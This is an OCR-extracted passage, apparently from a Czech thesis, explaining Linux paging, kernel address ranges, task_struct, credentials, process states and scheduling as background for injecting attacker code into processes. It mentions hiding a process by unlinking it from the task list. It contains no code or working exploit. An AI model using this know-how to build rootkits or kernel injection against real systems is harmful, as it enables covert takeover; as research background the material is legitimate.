- Hodnota je jedna, pokud je právě jeden z `buddies` používán


Bit se nastavuje po každé alokaci nebo uvolnění paměti, aby mapa zachycovala aktuální stav. K nastavování příslušného bitu se používá makro `MARK_USED()`.

1.2 Adresace operační paměti


Operační systém přistupuje k paměti pomocí adres, jejichž velikost se liší podle architektury operačního systému. Adresy lze rozdělit na několik typů:

- Fyzická adresa - Adresa paměťové buňky na čipu (RAM)
- Logická adresa - Přímo mapovaná fyzická adresa
- Virtuální adresa - Nepřímo mapovaná fyzická adresa (pomocí stránek)

Fyzická adresa je použita k adresaci paměťových buněk na čipu. Logické adresy se využívají k adresaci komponent jádra operačního systému. Logická adresa se od fyzické liší pouze připočítáním konstanty. Virtuální adresy se používají k adresaci oblasti mimo jádro operačního systému.



Obrázek 1.4: Znázornění, jakým způsobem jsou udržované volné bloky paměti pro danou zónu. Jedná se o takzvaný buddy alokátor. Paměť je rozdělena do bloku o velikosti určitého počtu stránek. Jejich počet je roven mocnině dvou daného řádu.



Obrázek 1.5: Znázornění procesu dělení bloků paměti při alokaci za použití buddy alokátoru. Při alokaci se hledá nejmenší blok, který pokryje požadovanou paměť. Pokud není takový blok dostupný, tak se vezme větší blok a rozpůlí se. Jedna polovina se použije pro alokaci a druhá se uloží k dalšímu použití.

1.2.1 Překlad virtuální adresy

Jednotlivé programy spuštěné v operačním systému pracují s takzvanou virtuální adresou namísto fyzické. Pro překlad virtuálních adres se používá systém tabulek stránek. Tato technika se nazývá stránkování. Tabulka stránky se dá chápat jako pole ukazatelů na stránky ve fyzické operační paměti. Velikost tabulky odpovídá jedné stránce, což v operačním systému Linux znamená 4 KB.

Na 64-bitové architektuře operačního systému se překlad provádí pomocí tabulek stránek. Jejich počet záleží na počtu bitů použitých pro adresaci. Se čtyřiceti osmi bitovou adresou se používá stránkování se čtyřmi úrovněmi tabulek stránek. Dnešní systémy postupně přechází na systém stránkování s pěti úrovněmi tabulek stránek, které se adresují pomocí padesáti sedmi bitů [11]. Tato práce se zaměří na stránkováni se čtyřmi úrovněmi tabulek:

1. Globální adresář stránek (Page Global Directory)
2. Vrchní adresář stránek (Page Upper Directory)
3. Střední adresář stránek (Page Middle Directory)
4. Tabulka stránek (Page Table)


Překlad Virtuální adresy spočívá v jejím rozložení na indexy do jednotlivých tabulek, jak znázorňuje obrázek 1.6. Prvních šestnáct bitů je nevyužitých[2] a posledních dvanáct bitů reprezentuje pozici na stránce. Zbylých třicet šest bitů je rozděleno na čtvrtiny a je použito jako index do příslušné úrovně tabulky stránek.

Každá úroveň tabulky stránek obsahuje ukazatele na fyzickou adresu další úrovně. Výjimkou je poslední tabulka. Ta obsahuje ukazatele na fyzické stránky s daty spuštěného programu. Nejvýše v hierarchii se nachází globální adresář stránek. Každý záznam v tabulce se skládá ze dvou částí. Tou první je fyzická adresa a tou druhou jsou příznaky pro odkazovanou paměť.

Příznaky jsou reprezentovány dvanácti nejnižšími bity a obsahují důležité informace o stránkách v paměti, které operační systém využívá ke správě paměti. Mezi nejdůležitější příznaky patří [12]:

- `_PAGE_BIT_PRESENT` - bit 0
- `_PAGE_BIT_RW` - bit 1
- `_PAGE_BIT_USER` - bit 2
- `_PAGE_BIT_PWT` - bit 3
- `_PAGE_BIT_ACCESSED` - bit 5

[2] Část těchto bitů je později využita pro adresaci pomocí padesáti sedmi bitů a pěti úrovní tabulek.



Obrázek 1.6: Znázornění rozkladu virtuální adresy na jednotlivé indexy a postupu průchodu jednotlivými úrovněmi tabulek stránek

- `_PAGE_BIT_DIRTY` - bit 6

Příznak `_PAGE_BIT_PRESENT` udává, jestli je daná stránka v operační paměti nebo je dočasně odložená a disku. Pokud je tato hodnota nula, znamená to, že stránka je na disku a zbylý obsah záznamu může být libovolný.

Příznak `_PAGE_BIT_RW` značí, jestli se do dané paměti může zapisovat nebo je blok přístupný pouze pro čtení. Příznak `_PAGE_BIT_USER` označuje dostupnost stránky z uživatelského prostoru. Pokud není bit nastaven, znamená to, že je stránka přístupná pouze pro jádro operačního systému.

Příznak `_PAGE_BIT_PWT` určuje, jestli je stránka v režim write-through, což znamená, že všechny změny jsou zapsány do cache a zároveň do hlavní paměti. Operace zápisu není hotová, dokud není zápis hotov na obou místech [13]. Příznak `_PAGE_BIT_ACCESSED` je nastaven, pokud k fyzické stránce

zrovna přistupuje nějaký proces. Příznak `_PAGE_BIT_DIRTY` určuje, zda byly do stránky zapsána nějaká data, a že je potřeba změny uložit.

Dvanáct bitů lze využít pro adresaci čtyř kilobajtů paměti, což je velikost jedné stránky. Volné místo pro reprezentaci příznaků vzniklo tím, že pozice na stránce je reprezentovaná příslušnou částí virtuální adresy, jak je znázorněno na obrázku 1.6. Lokace v jednotlivých adresářích stránek je adresovaná pouze devíti bity. To je dáno tím, že na 64-bitovém systému je velikost adresy osm bajtů ($2^3*2^9 = 2^{12}$).

Uživatelský prostor je mapován pouze pomocí stránkování tak, že se fyzické adresy vyhledávají s využitím přiřazeného globálního adresáře stránek. Globální adresář stránek je lokalizován v oblasti jádra. Pokud má daný proces přidělený čas procesoru, tak je adresa jeho globálního adresáře uložena v registru `cr3` [14]. To umožňuje jádru operačního systému Linux řešit práci s alokovanými stránkami nezávisle na typu procesoru. Tím udržuje koncept čtyř úrovní tabulek stránek, i když to procesor nativně nepodporuje [15].

1.2.2 Adresní rozsahy


Operační systém má pro adresy předem definované rozsahy. Každý úsek je rezervovaný pro nějakou část operačního systému [11] a je tak možné podle hodnoty adresy odhadnout, k jakému účelu bude použita. Rozsahy se liší podle architektury operačního systému a podle počtu bitů použitých pro adresaci. Pro tuto práci je potřebná znalost těchto rozsahů:

- `0x0000000000000000-0x00007fffffffffff`
- `0xffff880000000000-0xffffc7ffffffffff`
- `0xffffffff80000000-0xffffffffa0000000`

Uvedené rozsahy jsou platné pro 64-bitovou architekturu operačního systému s využitím čtyřiceti osmi bitů pro adresaci. Rozsah `0x0000000000000000-0x00007fffffffffff` je rezervovaný pro uživatelský prostor. To znamená, že virtuální adresy určené k překladu pomocí stránkování budou z tohoto rozsahu. Rozsah `0xffff880000000000-0xffffc7ffffffffff` slouží pro logické adresy jádra operačního systému a reprezentují přímé mapování fyzické paměti. Adresy datových struktur potřebné pro chod operačního systému (viz sekce 1.3 Správa procesů v operačním systému Linux) spadají do tohoto rozsahu. Rozsah `0xffffffff80000000-0xffffffffa0000000` je určený pro spustitelný kód jádra operačního systému.

1.2.3 Adresní prostor jádra operačního systému

Adresní prostor jádra byl dříve rozdělen na dvě části z důvodu nedostatečné velikosti adres. Omezení 32-bitové architektury operačního systému spočívá



Obrázek 1.7: Znázornění rozdělení paměti na nízkou a vysokou rozlišenou pomocí typu adres k mapování.

se tom, že zvládla přímo mapovat pouze 4 GB paměti. První částí byla oblast přímo mapovaná pomocí logických adres. Druhá oblast byla mapována virtuálními adresami z důvodu krátké adresy. Jestli byla použitá logická nebo virtuální adresa bylo rozlišeno oblastí paměti určené k mapování. Do 896 MB se mluví o nízké paměti a cokoli nad touto hranicí je vysoká paměť.

Nízká paměť je adresována logickými adresami jádra, které se převádí na fyzickou adresu odečtením konstanty definované jádrem operačního systému a pokrývají nepřerušovanou oblast paměti. Vysoká paměť je adresovaná virtuálními adresami pomocí stránkování a není tak zaručena spojitost fyzické paměti. Na obrázku 1.7 je znázorněn způsob rozdělení paměti. S nástupem 64-bitové architektury operačního systému a rozšířením velikosti adres mizí potřeba dělit paměť jádra na dvě oblasti, protože rozsah adresy umožňuje přímo adresovat větší oblast paměti [16].

1.3 Správa procesů v operačním systému Linux

Proces z hlediska operačního systému je instance spuštěného programu. V rámci této práce se kód útočníka vkládá přímo do procesu. Aby byl útok úspěšný je potřeba vysvětlit, jak jádro operačního systému spravuje operační paměť a jak nakládá se zdroji procesů.

Každý proces má svého takzvaného rodiče. Nejvyšší v hierarchii je proces `init`, který vytvořen během inicializace systému a od kterého jsou dále odvozeny všechny další procesy. Když se vytváří nový proces, tak obdrží mělkou kopii[3] adresního prostoru svého rodiče. To znamená, že se nealokuje

[3]Ve zdroji se o této kopii mluví jako o logické.

nová paměť, ale pouze se odkazuje na již existující. Po vytvoření mělké kopie je obsah potomka nahrazen daty a kódem nového procesu jako například standardní funkcí operačního systému Linux `exec()` popsané v manuálových stránkách [17].

Operační systém si v rámci činnosti procesu ukládá datové struktury do paměti *kernel space*. Tyto struktury se využívají k ukládání informací o bežících procesech a umožňují tak jejich souběžnou činnost. Do těchto datových struktur se ukládají například data plánovače úloh, rozdělení paměti, vztahy mezi procesy nebo vlastník procesu.

Cílem útoku je vložit do procesu cizí kód za účelem získání kontroly nad operačním systémem. Aby byla operace úspěšná, je potřeba najít vhodnou oblast paměti, kam se kód vloží. Dále je vhodné zjistit, jestli je vybraný proces aktivní, aby se minimalizovala šance na destabilizaci systému.

1.3.1 Datová struktura procesu

Procesy jsou v operačním systému Linux reprezentovány speciální datovou strukturou `task_struct` [18]. Tato struktura je základním kamenem pro správu procesů, protože se do ní ukládají informace související s činností procesu, jako například otevřené soubory, vztahy s ostatními procesy, stav v jakém se proces nachází nebo jeho práva. Vlákna jsou v operačním systému Linux také chápány jako procesy a jsou reprezentovány stejnou strukturou [19]. Většina z dodatečných informací obsažených v `task_struct` má vlastní datovou strukturu, na kterou je odkazováno v rámci struktury `task_struct`. Mezi prvky, které obsahuje struktura `task_struct`, patří[4]:

- Stav `state`
- Seznam procesů `tasks`
- Identifikační číslo procesu `pid`
- Vlastník procesu `cred`
- Definice adresního prostoru `mm`

K čemu se dané prvky vážou, je pokryto následujícími sekcemi. Datová struktura `task_struct` se ukládá v paměti *kernel space* pomocí několika mechanismů. První z nich uchovává všechny struktury `task_struct` v jednom spojovém seznamu. Na tento seznam je odkazováno pomocí `tasks` ze struktury `task_struct` a používá se při volání standardního příkazu `ps` pro výpis všech procesů v operačním systému. Je tak možné proces skrýt před uživatelem vyjmutím procesu z daného spojového seznamu [18].

[4]Datová struktura `task_struct` je rozsáhlá (přes 2600 bajtů). Seznam tak neobsahuje zdaleka všechny její prvky.

Dále jsou datové struktury `task_struct` uchovávané pomocí hašovaní tabulky. Klíč je odvozen od unikátního identifikačního čísla `pid`, viz následující sekce 1.3.2 Identifikace procesů. Hašovací tabulka se s operačním systému využívá, pokud systém potřebuje nalézt konkrétní proces. Taková situace nastane například při volání standardního příkazu `kill()`, který slouží k poslání signálu danému procesu [20].

1.3.2 Identifikace procesů

Každý proces v operačním systému je označen unikáním identifikačním číslem `pid`, které je pak uloženo v datové struktuře `task_struct`. Jeho maximální hodnota záleží na architektuře operačního systému. Volné a obsazené identifikátory jsou udržovány v bitové mapě, která má na různých architekturách operačního systému různé velikosti.

Na 32-bitovém architektuře pokryje velikost mapy přesně jednu fyzickou stránku, a proto je maximální hodnota identifikátoru `pid`[5] 32 767 (2^{15}-1). Na 64-bitovém systému může být bitová mapa větší a zabírat více než jednu stránku a tak je maximální hodnota 4 194 303 (2^{22}-1) [19].

Operační systém typicky přiřazuje unikátní identifikátoru od nejmenšího po největší [21]. Systém tak postupně přiřazuje hodnoty od nuly do té maximální. Jakmile je přiřazena největší hodnota identifikátoru, začne se iterovat skrz bitovou mapu a hledá se další volný identifikátor `pid`.


Podle standardu *POSIX 1003.1c* mají mít všechna vlákna stejného programu stejné identifikační číslo. Aby operační systém Linux splnil požadavky standardu, zavádí skupiny vláken a dodatečný identifikátor `tpid`. Tento identifikátor má pro všechny vlákna stejnou hodnotu. Hlavní vlákno je označováno jako vůdce skupiny vláken a jeho identifikátory `pid` a `tpid` jsou stejné. Volání systémové funkce `getpid()` vrací hodnotu `tpid` [19]. Vlákna jsou organizována do skupin, protože operační systém reprezentuje vlákno jako samostatný odlehčený proces. Odlehčené procesy sdílejí paměť s vůdcem jejich skupiny vláken.

1.3.3 Hierarchie procesů

Každý proces byl v operačním systému vytvořen nějakým jiným. Prvním procesem je `init` a od něj jsou odvozeny všechny ostatní procesy. Z toho vyplývá, že procesy mají mezi sebou vazby a tvoří hierarchickou strukturu, na jejímž vrcholu je proces `init`. Vztahy mezi procesy jsou znázorněny na obrázku 1.8 a popsané v datové struktuře `task_struct`, a to konkrétně ukazateli:

- `parent`
- `real_parent`

[5] Velikost stránky je 4 KB (2^{12}) a bajt má 8 (2^{3}) bitů.



Obrázek 1.8: Zjednodušené znázornění vztahů mezi procesy. Potomci jsou procesy, které daný proces vytvořil. Sourozenci jsou procesy se stejným rodičem a rodič je tvůrcem daného procesu.

- `children`
- `sibling`
- `group_leader`

Ukazatele `parent` a `real_parent` ukazují na datovou strukturu `task_struct` rodičovského procesu. Rozdíl mezi ukazateli je v tom, že ukazatel `parent` odkazuje na rodičovský proces a `real_parent` ukazuje na proces, který daného potomka vytvořil. Hodnota těchto ukazatelů je často stejná a typicky se liší, pokud byl rodičovský proces ukončen dříve než jeho potomek. V takovém případě je procesu přidělen nový rodič[6]. Jako rodičovský proces je většinou označován proces, který je zodpovědný za korektní ukončení a zpracování výstupů daného potomka viz sekce 1.3.6 Stav procesu.

Ukazatel `children` odkazuje na spojový seznam všech potomků daného procesu a ukazatel `sibling` na spojový seznam procesů se stejným rodičem. Ukazatel `group_leader` odkazuje na vůdce skupiny vláken.

1.3.4 Práva procesu

V operačním systému Linux je proces typicky vázaný na konkrétního uživatele a skupinu [22], a to pomocí ukazatele `cred` v datové struktuře `task_struct`. Ukazatel `cred` odkazuje na datovou strukturu stejného názvu. Struktura obsahuje následující identifikátory:

- `uid` a `gid`

[6] Nový rodič procesu je rodič jeho rodiče.

- euid a egid
- fsuid a fsgid
- suid a sgid

Unikátní identifikátory uid, euid, fsuid, suid označují specifického uživatele a typicky mají stejnou hodnotu. Identifikátory gid, egid, fsgid, sgid označují skupinu [23]. Za pomoci této struktury jsou v operačním systému implementovány práva. Práva zajišťují integritu uživatelských dat a stabilitu systému.

Identifikátory uid a gid označují uživatele, pod kterým je proces spuštěn. Identifikátory euid a egid se označují jako efektivní a používají se pro kontrolu práv s výjimkou souborového systému, který využívá identifikátory fsuid a fsgid. V některých případech lze využít uložené (saved) identifikátory suid a sgid k dočasnému získání práv pro určitou akci [24]. Uložené identifikátory umožňují uživateli například změnit své vlastní heslo. Databáze hesel je normálně uzamčena pro běžné uživatele. Pokud je hodnota uid rovna nule, označuje superuživatele, takzvaného root. U takového procesu se neprovádí kontrola přístupu a jsou automaticky dovoleny všechny akce [22].


Využití struktury cred vyžaduje podporu jak v datové struktuře task_struct, tak v chráněném systémovém zdroji. Fungování práv v operačním systému lze snadno prezentovat na souboru jako systémovém zdroji. Každý soubor je vlastněný nějakým uživatelem a vázaný na konkrétní skupinu uživatelů [22]. Vlastník souboru může definovat povolené operace nad daným souborem. Práva se definují na třech úrovních:

1. Práva vlastníka
2. Práva skupiny
3. Práva ostatních

Vlastníka i skupinu lze změnit. Když proces přistupuje k danému souboru, je přístup povolen nebo zamítnut na základě struktury cred přiřazené danému procesu.

1.3.5 Adresní prostor procesu

Každý proces má definovaný svůj adresní prostor. Definice a rozdělení adresního prostoru vzniká při tvorbě procesu. Jádro operačního systému potřebuje mít přehled o rozložení daného procesu, aby mohl udržovat jeho alokace paměti. Adresní prostor je popsán datovou strukturou mm_struct. Na tu je odkazováno ze struktury task_struct ukazatelem mm [25]. Rozdělení adresního prostoru na regiony podle účelu je znázorněno na obrázku 1.9. Struktura mm_struct obsahuje:



Obrázek 1.9: Zjednodušené znázornění adresního prostoru ukazuje rozdělení paměti do regionu podle jejich účelu. Základními regiony jsou spustitelný kód, zásobník, halda a statická data.

1. Spustitelný kód `start_code` a `end_code`
2. Statická data `start_data` a `end_data`
3. Halda `start_brk` a `brk`
4. Argumenty příkazové řádky `arg_start` a `arg_end`
5. Proměnné prostředí `env_start` a `env_end`
6. Zásobník `start_stack`
7. Globální adresář stránek `pgd`
8. Vlastník paměti `owner`

Prvních pět položek seznamu označuje jednotlivé regiony v paměti procesu. Položky označují vždy adresu kde region začíná a kde končí. Uvedené adresy jsou virtuální, a proto se jejich překlad provádí pomocí tabulek stránek. Virtuální adresa `start_stack` označuje začátek paměti pro zásobník. Konec se v tomto případě neukládá, protože se mění s každým voláním funkce.

Ukazatel `owner` odkazuje na proces, který vlastní paměť definovanou ve struktuře `mm_struct`. Ukazatel `pgd` obsahuje globální adresář stránek, který slouží k překladu virtuálních adres v kontextu daného procesu. Právě tato adresa je nahrána do registru `cr3` při zavedení procesu do procesoru. Datová struktura `task_struct` a globální adresář stránek jsou umístěny v paměti jádra, proto jsou adresy `pgd` a `owner` logické a při překladu stačí odečíst definovanou konstantu.

Obrázek 1.10: Obecné znázornění životního cyklu procesu a stavů, kterými prochází. Proces je ve stavu `TASK_RUNNING`, když je spuštěn nebo když je zařazen ve frontě čekající na spuštění.

1.3.6 Stav procesu

V průběhu životního cyklu mění proces svůj stav. Stav určuje, jestli je proces aktivní nebo jestli už je připraven k dalšímu připuštění do procesoru. Stav je obsažen v datové struktuře `task_struct` a používá se v souvislosti plánování úloh v operačním systému, viz sekce 1.4 Plánovač úloh. Stavy procesu jsou vzájemně exkluzivní a proces nemůže být ve dvou stavech současně [26]. Možné stavy jsou:

- `TASK_RUNNING`
- `TASK_INTERRUPTIBLE`
- `TASK_UNINTERRUTPIBLE`
- `TASK_STOPPED`
- `TASK_TRACED`
- `TASK_ZOMBIE`
- `TASK_DEAD`

Stav procesu je `TASK_RUNNING`, pokud je proces spuštěný nebo pokud čeká ve frontě procesů určených ke spuštění. Jakmile je proces pozastaven přechází do jednoho ze dvou stavů.

Prvním je `TASK_INTERRUPTIBLE`. Proces v tomto stavu čeká na specifickou událost, jako například uvolnění systémových zdrojů nebo doručení signálu. Může být ale probuzen i hardwarovým přerušením. Po výskytu očekávané události nebo přerušení je proces přepnut do stavu `TASK_RUNNING` [26]. Druhým

stavem TASK_UNINTERRUTPIBLE. Proces v tomto stavu nelze probudit přerušením a musí se nejdříve splnit specifické podmínky. Tento stav se využívá zřídka a používá se například ve chvíli, kdy proces čeká na zavedení ovladače do paměti. Ovladače v operačním systému umožňují komunikaci s hardwarem. Ovladač musí být celý zaveden do operační paměti před jeho použitím. Hardware se může nacházet v nespecifikovaném stavu a vykazovat nepředvídatelné chování, pokud není zavedení ovladače do paměti kompletní [26].

Spuštěný proces je přepnut do stavu TASK_STOPPED po doručení jednoho z následujících signálů:

- SIGSTOP
- SIGTSTP
- SIGTTIN
- SIGTTOU

Proces se nachází ve stavu TASK_TRACED, pokud je proces pozastaven a monitorován jiným procesem, například po spuštění systémové funkce ptrace(). Poslední dva stavy označují ukončené procesy.

Proces ve stavu TASK_ZOMBIE je ukončený, přesto nemůže operační systém uvolnit jeho paměť, protože by ji mohl potřebovat rodičovský proces. Každé ukončení procesu musí být zpracováno a schváleno rodičovským procesem. Proces s řádně zpracovaným ukončením se nachází ve stavu TASK_DEAD a značí, že operační systém pracuje na uvolnění paměti a jiných systémových zdrojů.

1.4 Plánovač úloh

Operační systém Linux tvoří iluzi souběžně spuštěných procesů jejich střídáním v procesoru. Výměna procesu je řízena pomocí plánovače úloh, který rozhoduje, kdy se jaký proces spustí. Plánování v operačním systému Linux je založeno na technice sdílení času. Čas procesoru je rozdělený na časové rámce. Během plánování dostane každý spustitelný proces časový rámec, který určuje, jak dlouho může být proces v procesoru aktivní [27]. Plánovač úloh se rozhoduje podle následujících kritérií:

- Rychlá reakční doba procesu
- Dobrá propustnost pro procesy na pozadí
- Zabránění hladovění procesu
- Vyvažování potřeb procesů s nízkou a vysokou prioritou

K hladovění procesu dochází, když je proces připravený k další činnosti, ale nedostává žádný čas procesoru. Tyto cíle jsou konfliktní, protože ideální řešení jednoho brání ideálnímu vyřešení druhého. Pro plánování procesů operačního systému se v rámci plánovače úloh používají různé algoritmy, viz sekce 1.4.2 Algoritmy plánování. Konkrétní způsob plánování se odvíjí od typu procesu a jeho priority. Priorita procesu je popsána v sekci 1.4.1 Priorita procesu

Procesy operačního systému lze rozdělit na několik typů. Základní dělení rozlišuje procesy na vázané na procesor (CPU-bound) nebo vázané na vstup a výstup (I/O-bound). Procesy vázané na procesor vyžadují mnoho procesorového času a procesy na vstup a výstup tráví většinu svého času čekáním. Podle [28] se zavádí alternativní rozdělení procesů do tří tříd:

- Interaktivní procesy
- Dávkové procesy (*Batch*)
- *Real-time* procesy

Interaktivní procesy typicky interagují s uživatelem a vyžadují od něj nějaký vstup. Tyto procesy tráví mnoho času čekáním, ale jakmile je zachycen vstup od uživatele, musí proces rychle reagovat. Typicky by měla odezva procesoru přijít mezi padesáti a sto padesáti milisekundami. Interaktivní procesy patří mezi procesy vázané na vstup a výstup. Typickými interaktivními procesy jsou příkazová řádka nebo grafické aplikace.

Dávkové procesy nevyžadují interakci s uživatelem a často fungují na pozadí. Ve většině případů od nich není vyžadována okamžitá odezva na podněty, a proto jsou procesy penalizovány plánovačem. Dávkové procesy mohou být zařazeny jak do kategorie procesů vázaných na procesor, když mají všechna potřebná data v operační paměti (například kompilátory), tak do kategorie procesů vázaných na vstup a výstup, kdy proces musí čekat na data z externího zařízení (například vyhledávání v databázích).

Real-time procesy jsou procesy, které potřebují být spuštěny bez přerušení, což v systému s více procesy není možné dosáhnout bez újmy na jejich souběžném běhu. *Real-time* procesy mají velmi striktní požadavky na plánování a neměly by být blokovány procesy s nižší prioritou. Garantují krátkou reakční dobu procesoru. V tomto případě se může jednat o zpracování videozáznamu, ale také například o sběr dat z různých senzorů. *Real-time* procesy spadají do kategorie procesů vázaných na procesor.

1.4.1 Priorita procesu

Výběr procesu ke spuštění a velikost jeho časového rámce se odvíjí od priority procesu. Interpretace priority plánovačem úloh se liší podle typu procesu, ale obecně platí, že čím nižší je hodnota priority, tím vyšší má proces prioritu při plánování. Priorita se dělí na tři typy:

- Statická priorita
- Dynamická priorita
- *Real-time* priorita

1.4.1.1 Priorita real-time procesů

Real-time procesy pracují pouze s *real-time* prioritou, která spadá do rozsahu 1–99. Plánovač úloh vždy upřednostňuje procesy s vyšší prioritou. Na rozdíl od ostatních procesů jsou *real-time* procesy považovány jako neustále aktivní. *Real-time* prioritu lze měnit systémovými funkcemi `sched_setparam()` a `sched_setscheduler()`. *Real-time* proces je v procesoru nahrazen, pokud nastane jedna z následujích událostí [29]:

- Objeví se proces s větší prioritou.
- Proces vykonává blokující operaci (je ve stavu `TASK_INTERRUPTIBLE` nebo `TASK_UNINTERRUTPIBLE`).
- Proces je pozastaven nebo ukončen.
- Proces se dobrovolně vzdá svého časového rámce voláním systémové funkce `sched_yield()`.
- Pokud je proces plánován pomocí algoritmu Round Robin (viz sekce 1.4.2 Algoritmy plánování) a vyprší jeho časový rámec.

1.4.1.2 Priorita ostatních procesů

